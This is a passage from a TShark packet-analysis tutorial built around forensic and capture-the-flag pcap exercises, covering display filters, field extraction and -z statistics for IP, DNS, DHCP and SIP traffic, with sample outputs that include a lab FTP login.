"S":"L","FC":-1,"BC":-1,"H":812,"BP":1045,"CT":1262,"IL":1},"ad":[-1,-1,1017,531,1017,531,0],"w3c":"1ffdf
TP/1.1
  184  27.460393 204.79.197.200 → 192.168.137.56 HTTP 482 HTTP/1.1 200 OK  (image/x-icon)
  187  27.472144 192.168.137.56 → 204.79.197.200 HTTP 1121 GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js
ared%24event.custom,c.source%2cShared%24event.native,c.source%2cShared%24onHTML,c.source%2cShared%24dom,c
```

If you want to only show detail for particuar protocols, but not filter OUT existing protocols and packets, then the `-O` is your man

```
tshark -r c42-MTA6.pcap -O http

#You can have more than one by comma seperation
tshark -r c42-MTA6.pcap -O http,ip
```

```
Frame 3244: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49185, Dst Port: 80, Seq: 403, Ack: 1368, Len: 0

Frame 3245: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits)
Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6)
Internet Protocol Version 4, Src: 192.168.137.56, Dst: 104.28.9.93
Transmission Control Protocol, Src Port: 49181, Dst Port: 80, Seq: 2852, Ack: 47595, Len: 418
Hypertext Transfer Protocol
    GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7 HTTP/1.1\r\n
        [Expert Info (Chat/Sequence): GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.
            [GET /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7 HTTP/1.1\r\n]
            [Severity level: Chat]
            [Group: Sequence]
        Request Method: GET
        Request URI: /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css?ver=4.1.7
            Request URI Path: /wp-content/themes/prideorganizer/css/autoinclude/jquery.jscrollpane.css
            Request URI Query: ver=4.1.7
                Request URI Query Parameter: ver=4.1.7
        Request Version: HTTP/1.1
    Accept: text/css, */*\r\n
    Referer: http://www.prideorganizer.com/\r\n
```

By IPs

You can can hunt down what a particular IP is up to in your packet

```
tshark -r c42-MTA6.pcap -Y "ip.addr==192.168.137.56"

#For style points, pipe to ack so it will highlight when your IP appears!
| ack '192.168.137.56'
```

```
 9731  80.031199 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=19610
 9732  80.031200   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=22344 Ack=12
d PDU]
 9733  80.031261   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=23711 Ack=12
d PDU]
 9734  80.031312 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=20977
 9735  80.031429 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=22344
 9736  80.031543 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=23711
 9737  80.031591   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=25078 Ack=12
d PDU]
 9738  80.031658   31.13.74.7 → 192.168.137.56 TCP 1421 443 → 49266 [ACK] Seq=26445 Ack=12
d PDU]
 9739  80.031664 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=25078
 9740  80.031719  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=422600 Ack=14
d PDU]
 9741  80.031779 192.168.137.56 → 31.13.74.7   TCP 60 49266 → 443 [ACK] Seq=1253 Ack=26445
 9742  80.031785  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=423967 Ack=14
d PDU]
 9743  80.031846  104.28.9.93 → 192.168.137.56 TCP 1421 80 → 49251 [ACK] Seq=425334 Ack=14
```

If you want to get a list of all the IPs involved in this traffic, get by Host IP and Destination IP

```
# you can use the -z flag, and we'll get onto that in more detail later
tshark -r c42-MTA6.pcap -q -z ip_hosts,tree
tshark -r c42-MTA6.pcap -q -z ip_srcdst,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z ip_hosts,tree

===================================================================================================
IPv4 Statistics/All Addresses:
Topic / Item      Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
---------------------------------------------------------------------------------------------------
All Addresses     19749                                                   0.0324        100%          2.4300        80.620
 192.168.137.56   19747                                                   0.0324        99.99%        2.4300        80.620
 104.28.9.93      4373                                                    0.0072        22.14%        2.1100        73.517
 204.79.197.200   3849                                                    0.0063        19.49%        1.8700        346.130
 216.58.216.67    2239                                                    0.0037        11.34%        1.7800        216.840
 216.245.212.78   1371                                                    0.0022        6.94%         1.2500        75.721
 31.13.74.52      1156                                                    0.0019        5.85%         2.3100        71.330
 67.222.30.115    1063                                                    0.0017        5.38%         1.1300        215.153
 128.177.96.56    1010                                                    0.0017        5.11%         2.3400        80.620
 69.49.96.13      447                                                     0.0007        2.26%         1.6000        355.211
 23.235.44.249    259                                                     0.0004        1.31%         0.7000        214.892
 216.58.216.78    251                                                     0.0004        1.27%         0.5200        180.613
 31.13.74.1       214                                                     0.0004        1.08%         0.5200        89.030
 216.58.216.68    207                                                     0.0003        1.05%         0.9400        216.344
 192.168.137.2    206                                                     0.0003        1.04%         0.1100        214.385
 96.17.10.18      158                                                     0.0003        0.80%         0.5200        80.511
 31.13.74.7       158                                                     0.0003        0.80%         0.5100        79.690
 192.186.222.229  127                                                     0.0002        0.64%         0.4700        101.615
 173.201.1.1      127                                                     0.0002        0.64%         0.4900        517.973
 199.96.57.6      125                                                     0.0002        0.63%         0.4900        78.607
 69.16.175.10     117                                                     0.0002        0.59%         0.5300        217.412
 184.106.30.104   114                                                     0.0002        0.58%         0.0600        283.594
 23.213.239.139   106                                                     0.0002        0.54%         0.3800        70.785
 63.219.254.42    103                                                     0.0002        0.52%         0.3700        79.875
```

Alternatively, just do a dirty grep regex to list out all the IPs

```
tshark -r c42-MTA6.pcap |
grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |
sort -u
```

```
-> tshark -r c42-MTA6.pcap |
> grep -E -o "([0-9]{1,3}[\.]){3}[0-9]{1,3}" |
> sort -u
0.0.0.0
104.244.43.167
104.244.43.199
104.244.43.71
104.28.8.93
104.28.9.93
107.20.172.16
107.22.177.56
128.177.96.18
128.177.96.56
128.177.96.9
128.241.217.10
128.241.217.16
```

Using DisplayFilters

DisplayFilters are grep-like methods to control exactly what packets are shown to you. You can

use filters by themselves, or stack them. I regularly use DisplayFilter cheat sheets as a reminder of all the filtering options avaliable.

The trick to getting specific answers in TShark is to use DisplayFilters at the right time. You won't really use them for granularity at the beginning of an investigation. You may `-Y [protocol]` from the beginning, but to use DisplayFilters you need to have particular values that you are hunting for more information on. This inevitably comes as the investigation progresses.

Perhaps you want to see what kind of HTTP codes have appeared

```
tshark -r packet.pcapng -t ud -Y 'http.response.code'
```

Once you see a particular code (say 200), you can filter down for more info

```
tshark -r packet.pcapng -t ud -Y 'http.response.code==200'

#to punish yourself, you can make it verbose now you've filtered it down
tshark -r packet.pcapng -t ud -Y 'http.response.code==200' -x -V -P
```

```
[27-Jun-21 00:04:32 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud -Y 'http.response.code'
11851 2021-04-30 01:02:06.741285615 35.232.111.17 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK  (application/pkix-ca)
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response
25884 2021-04-30 01:05:54.617312219 216.58.192.206 → 192.168.1.26 HTTP 688 HTTP/1.1 302 Found
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
26264 2021-04-30 01:06:39.777768325 104.21.89.171 → 192.168.1.26 HTTP 71 HTTP/1.1 301 Moved Permanently
26884 2021-04-30 01:07:21.874414621 34.122.121.32 → 192.168.1.26 HTTP 233 HTTP/1.1 204 No Content
[27-Jun-21 00:04:40 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud -Y 'http.response.code==200'
18085 2021-04-30 01:04:31.114882198 91.194.146.115 → 192.168.1.26 HTTP 158 HTTP/1.1 200 OK  (application/pkix-ca)
18098 2021-04-30 01:04:32.039133836 91.194.146.110 → 192.168.1.26 OCSP 413 Response
25894 2021-04-30 01:05:54.770277076 74.125.9.168 → 192.168.1.26 HTTP 669 HTTP/1.1 200 OK
```

You may have seen a particular IP, and you want to know what TLS activity it's had

```
tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65'
```

```
[26-Jun-21 23:57:20 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng 'tls and ip.addr==159.65.89.65' | head
15239 126.568426070 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15275 126.616836040 192.168.1.26 → 159.65.89.65 TLSv1 583 Client Hello
15433 126.922502122 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15436 126.955561387 159.65.89.65 → 192.168.1.26 TLSv1.2 1444 Server Hello
15444 126.955602561 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15447 126.960084089 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exc
ge
15448 126.960279858 192.168.1.26 → 159.65.89.65 TLSv1.2 762 Application Da
15450 126.967697686 159.65.89.65 → 192.168.1.26 TLSv1.2 1617 Certificate,
15453 126.968979663 192.168.1.26 → 159.65.89.65 TLSv1.2 192 Client Key Exc
ge
15505 127.108474407 159.65.89.65 → 192.168.1.26 TLSv1.2 239 [TCP Spurious
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
```

Or maybe you have a particularly MAC address, and you want to know FTP instances

```
tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93'
```

```
[26-Jun-21 23:57:27 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng 'ftp and eth.addr==c8:09:a8:57:47:93' | head
  486 35.837695727 192.168.1.20 → 192.168.1.26 FTP 102 Response: 220 Welcome to Hacker FTP service.
  488 35.839884915 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH TLS
  490 35.840172295 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
  492 35.840412653 192.168.1.26 → 192.168.1.20 FTP 76 Request: AUTH SSL
  494 35.840523520 192.168.1.20 → 192.168.1.26 FTP 104 Response: 530 Please login with USER and PASS.
  496 35.851219261 192.168.1.26 → 192.168.1.20 FTP 77 Request: USER kali
  498 35.851516416 192.168.1.20 → 192.168.1.26 FTP 100 Response: 331 Please specify the password.
  500 35.851770445 192.168.1.26 → 192.168.1.20 FTP 86 Request: PASS AfricaCTF2021
  502 35.881821765 192.168.1.20 → 192.168.1.26 FTP 89 Response: 230 Login successful.
  504 35.882780006 192.168.1.26 → 192.168.1.20 FTP 72 Request: SYST
```

Maybe you're interested to see what DNS activity a particular IP address had

```
tshark -r packet.pcapng 'dns and ip.addr==192.168.1.26'
```

```
[27-Jun-21 00:23:20 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -t ud 'dns and ip.addr==192.168.1.26'
   51 2021-04-30 01:00:53.294184344 192.168.1.26 → 192.168.1.10 DNS 84 Standard query 0xa2ec A fp.msedge.net OPT
   64 2021-04-30 01:00:53.486068588 192.168.1.10 → 192.168.1.26 DNS 289 Standard query response 0xa2ec A fp.msedge.net CNAME
.perf.msedge.net CNAME a-0019.a-msedge.net CNAME a-0019.a.dns.afd.azure.com CNAME a-0019.standard.a-msedge.net A 204.79.197.
```

You can find another example here for a different instance

Removing info around DisplayFilters


Sometimes, you'll be using DisplayFilters that are difficult. Take example, VLAN querying for STP. Specifically, we want to see how many topology changes there are.

The DisplayFilter for this is `stp.flags.tc==1` . But putting that in doesn't seem to work for me.....so I know the value I want to see. I COULD grep, but that would end up being difficult

Instead, I can utilise the `-T fields` flag, which allows me to use the `-e` flag that will only print particular filters. In our case, all I want to do is find the packet number that gives the first 'yes' for topology (which will =1).

```
tshark -r network.pcapng -T fields -e frame.number -e stp.flags.tc |
sort -k2 -u
# -k flag says sort on a particular column.
# We don't want to sort on the packet numbers, we want to sort on the boolen valu
```

Awesome, here we can see that packet 42 is the first time there is confirmation that the topology has changed. We have stripped back the information to only show us exactly what we want: packet number, and STP topography boolean



Now we know the packet number, let's go investgate more details on the VLAN number responsible

```
tshark -r network.pcapng -V -P -c 42  |
tail -n120 |
ack -i 'topology' --passthru
```

```
    BPDU flags: 0x79, Agreement, Forwarding, Learning, Port Role: Ro
Topology Change
        0... .... = Topology Change Acknowledgment: No
        .1.. .... = Agreement: Yes
        ..1. .... = Forwarding: Yes
        ...1 .... = Learning: Yes
        .... 10.. = Port Role: Root (2)
        .... ..0. = Proposal: No
        .... ...1 = Topology Change: Yes
    Root Identifier: 24576 / 20 / 00:21:1b:ae:31:80
        Root Bridge Priority: 24576
        Root Bridge System ID Extension: 20
        Root Bridge System ID: Cisco_ae:31:80 (00:21:1b:ae:31:80)
    Root Path Cost: 4
    Bridge Identifier: 32768 / 20 / 00:0a:8a:a1:5a:80
        Bridge Priority: 32768
        Bridge System ID Extension: 20
        Bridge System ID: Cisco_a1:5a:80 (00:0a:8a:a1:5a:80)
    Port identifier: 0x8042
    Message Age: 0
    Max Age: 20
    Hello Time: 2
    Forward Delay: 15
    Version 1 Length: 0
    Originating VLAN (PVID): 20
        Type: Originating VLAN (0x0000)
        Length: 2
        Originating VLAN: 20
```


Awesome, so we managed to achieve all of this by first sifting out all noise and focusing just on the two fields of the display filter

Stats

The `-z` flag is weird. It's super useful to collect and aggregate stats about particular values. Want to know all of the IPs in captured traffic AND sort them according to how prevelant they are in traffic? `-z` is your guy

Get a list of all the things it can provide

```
tshark -z help
```



Get Conversations

The `-z` flag can collect all the conversations that particular protocols are having. At the bottom, it will provide a table of stats

There are the services supported

```
conv,bluetooth                          conv,rsvp
conv,eth                                conv,sctp
conv,fc                                 conv,sll
conv,fddi                               conv,tcp
conv,ip                                 conv,tr
conv,ipv6                               conv,udp
conv,ipx                                conv,usb
conv,jxta                               conv,wlan
conv,mptcp                              conv,wpan
conv,ncp                                conv,zbee_nwk
```

```
"bluetooth"  Bluetooth addresses
"eth"   Ethernet addresses
"fc"    Fibre Channel addresses
"fddi"  FDDI addresses
"ip"    IPv4 addresses
"ipv6"  IPv6 addresses
"ipx"   IPX addresses
"jxta"  JXTA message addresses
"ncp"   NCP connections
"rsvp"  RSVP connections
"sctp"  SCTP addresses
"tcp"   TCP/IP socket pairs  Both IPv4 and IPv6 are supported
"tr"    Token Ring addresses
"usb"   USB addresses
"udp"   UDP/IP socket pairs  Both IPv4 and IPv6 are supported
"wlan"  IEEE 802.11 addresses
```

Some examples include:

IP conversations.

```
tshark -r c42-MTA6.pcap -q -z conv,ip
# the -q flag suppresses packets and just gives the STATS

#endpoints involved in traffic
tshark -r c42-MTA6.pcap -q -z endpoints,ipv4
```

```
IPv4 Conversations
Filter:<No Filter>
                                               |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                               | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
104.28.9.93            <-> 192.168.137.56        2276 181kB        2097 2,852kB      4373 3,033kB      59.401257000       110.1180
192.168.137.56         <-> 204.79.197.200        1944 2,242kB      1905 261kB        3849 2,504kB      24.772840000       345.6089
192.168.137.56         <-> 216.58.216.67         1069 1,190kB      1170 151kB        2239 1,341kB      74.412694000       295.9690
192.168.137.56         <-> 216.245.212.78         706 912kB         665 50kB         1371 962kB        74.412064000        79.9423
31.13.74.52            <-> 192.168.137.56         609 48kB          547 699kB        1156 747kB        70.715698000        83.6331
67.222.30.115          <-> 192.168.137.56         575 63kB          488 614kB        1063 678kB       213.683853000       115.6198
128.177.96.56          <-> 192.168.137.56         534 66kB          476 573kB        1010 639kB        79.624740000        74.7288
69.49.96.13            <-> 192.168.137.56         203 19kB          244 180kB         447 200kB       354.546406000        16.1239
23.235.44.249          <-> 192.168.137.56         139 11kB          120 154kB         259 165kB       214.457199000        71.4390
192.168.137.56         <-> 216.58.216.78          108 90kB          143 16kB          251 107kB        74.562856000       295.8186
31.13.74.1             <-> 192.168.137.56         115 12kB           99 86kB          214 98kB         75.425559000       210.4443
192.168.137.56         <-> 216.58.216.68           98 117kB         109 9,977bytes     207 126kB       178.528381000       107.3682
192.168.137.2          <-> 192.168.137.56         104 8,674bytes     102 14kB         206 22kB          9.811780000       599.8096
31.13.74.7             <-> 192.168.137.56          90 11kB           68 54kB          158 66kB         79.624585000        74.7286
96.17.10.18            <-> 192.168.137.56          85 10kB           73 68kB          158 79kB         79.625027000        74.7284
192.168.137.56         <-> 192.186.222.229         62 50kB           65 5,869bytes     127 56kB         92.664088000        22.4938
173.201.1.1            <-> 192.168.137.56          69 6,118bytes     58 51kB          127 57kB        447.255994000       134.6818
```

```
-> tshark -r c42-MTA6.pcap -q -z endpoints,ipv4
================================================================================
IPv4 Endpoints
Filter:<No Filter>
                      |  Packets  | |  Bytes  | | Tx Packets | | Tx Bytes | | Rx Packets | | Rx Bytes |
192.168.137.56             19747      11774727       10309         1106886        9438        10667841
104.28.9.93                 4373       3033933        2097         2852802        2276          181131
204.79.197.200              3849       2504102        1944         2242395        1905          261707
216.58.216.67               2239       1341433        1069         1190193        1170          151240
216.245.212.78              1371        962757         706          912115         665           50642
31.13.74.52                 1156        747502         547          699236         609           48266
67.222.30.115               1063        678072         488          614450         575           63622
128.177.96.56               1010        639641         476          573455         534           66186
69.49.96.13                  447        200138         244          180203         203           19935
23.235.44.249                259        165971         120          154734         139           11237
```

DNS Conversations

```
tshark -r c42-MTA6.pcap -q -z dns,tree
```

```
-> tshark -r c42-MTA6.pcap -q -z dns,tree

================================================================================================================================================
DNS:
Topic / Item                  Count         Average       Min Val       Max Val       Rate (ms)     Percent       Burst Rate    Burst Start
------------------------------------------------------------------------------------------------------------------------------------------------
Total Packets                 204                                                   0.0004        100%          0.1100        214.385
 rcode                        204                                                   0.0004        100.00%       0.1100        214.385
  No error                    202                                                   0.0004        99.02%        0.1100        214.385
  No such name                2                                                     0.0000        0.98%         0.0200        9.812
 opcodes                      204                                                   0.0004        100.00%       0.1100        214.385
  Standard query              204                                                   0.0004        100.00%       0.1100        214.385
 Query/Response               204                                                   0.0004        100.00%       0.1100        214.385
  Response                    102                                                   0.0002        50.00%        0.0800        214.456
  Query                       102                                                   0.0002        50.00%        0.0800        214.358
 Query Type                   204                                                   0.0004        100.00%       0.1100        214.385
  A (Host Address)            197                                                   0.0004        96.57%        0.1100        214.385
  SRV (Server Selection)      4                                                     0.0000        1.96%         0.0400        9.812
  AAAA (IPv6 Address)         3                                                     0.0000        1.47%         0.0200        306.920
 Class                        204                                                   0.0004        100.00%       0.1100        214.385
  IN                          204                                                   0.0004        100.00%       0.1100        214.385
Payload size                  204           66.63         27            263           0.0004        100%          0.1100        214.385
Query Stats                   0                                                     0.0000        100%          -             -
 Qname Len                    102           18.18         9             31            0.0002                      0.0800        214.358
 Label Stats                  0                                                     0.0000                      -             -
  3rd Level                   81                                                    0.0002                      0.0800        214.358
```

DHCP conversations

```
tshark -r c42-MTA6.pcap -q -z dhcp,stat
```

```
-> tshark -r c42-MTA6.pcap -q -z dhcp,stat

================================================
DHCP (BOOTP) Statistics:
Filter for statistics:
DHCP Message Type |Packets |
DHCP Statistics
Discover                        |0 |
Offer                           |0 |
Request                         |4 |
Decline                         |0 |
ACK                             |0 |
NAK                             |0 |
Release                         |0 |
Inform                          |5 |
Force Renew                     |0 |
Lease query                     |0 |
Lease Unassigned                |0 |
Lease Unknown                   |0 |
Lease Active                    |0 |
Bulk Lease Query                |0 |
Lease Query Done                |0 |
Active LeaseQuery               |0 |
Lease Query Status              |0 |
TLS                             |0 |
================================================
```

DHCP Details

You can rip out some interesting details from DHCP packets. For example, the requested IP address from the client, and the host name involved

```
tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --noco
```

```
[27-Jun-21 15:41:15 BST] Desktop/WireDive
-> tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
    Option: (50) Requested IP Address (192.168.20.11)
        Requested IP Address: 192.168.20.11
    Option: (12) Host Name
        Host Name: Microknoppix
        Parameter Request List Item: (12) Host Name
```

SIP Conversations

```
tshark -r Voip-trace.pcap -q -z sip,stat
```

```
================================================
SIP Statistics

Number of SIP messages: 19
Number of resent SIP messages: 0

* SIP Status Codes in reply packets
  SIP 200 OK                :     4 Packets
  SIP 100 Trying            :     1 Packets
  SIP 401 Unauthorized      :     3 Packets
  SIP 404 Not Found         :     1 Packets

* List of SIP Request methods
  INVITE                :     2 Packets
  ACK                   :     2 Packets
  OPTIONS               :     1 Packets
  REGISTER              :     2 Packets
  SUBSCRIBE             :     2 Packets
  BYE                   :     1 Packets

* Average setup time 16 ms
 Min 3 ms
 Max 30 ms
```

Stats on Protocols Involved in Traffic

This will display a heiarchy of the protocols involved in collected traffic

```
tshark -r c42-MTA6.pcap -q -z io,phs
```

```
Protocol Hierarchy Statistics
Filter:

eth                                      frames:19749 bytes:11775439
  ip                                     frames:19749 bytes:11775439
    udp                                  frames:233 bytes:27179
      dhcp                               frames:9 bytes:3122
      llmnr                              frames:8 bytes:576
      nbns                               frames:12 bytes:1320
      dns                                frames:204 bytes:22161
    igmp                                 frames:18 bytes:1080
    tcp                                  frames:19498 bytes:11747180
      http                               frames:1113 bytes:849501
        data-text-lines                  frames:143 bytes:80357
          tcp.segments                   frames:97 bytes:52187
        png                              frames:63 bytes:46294
          tcp.segments                   frames:58 bytes:42854
        tcp.segments                     frames:2 bytes:1965
        media                            frames:82 bytes:65580
          tcp.segments                   frames:70 bytes:54273
        image-gif                        frames:24 bytes:11439
          tcp.segments                   frames:5 bytes:2211
        image-jfif                       frames:59 bytes:43019
          tcp.segments                   frames:58 bytes:42008
        json                             frames:6 bytes:3003
          tcp.segments                   frames:3 bytes:633
```

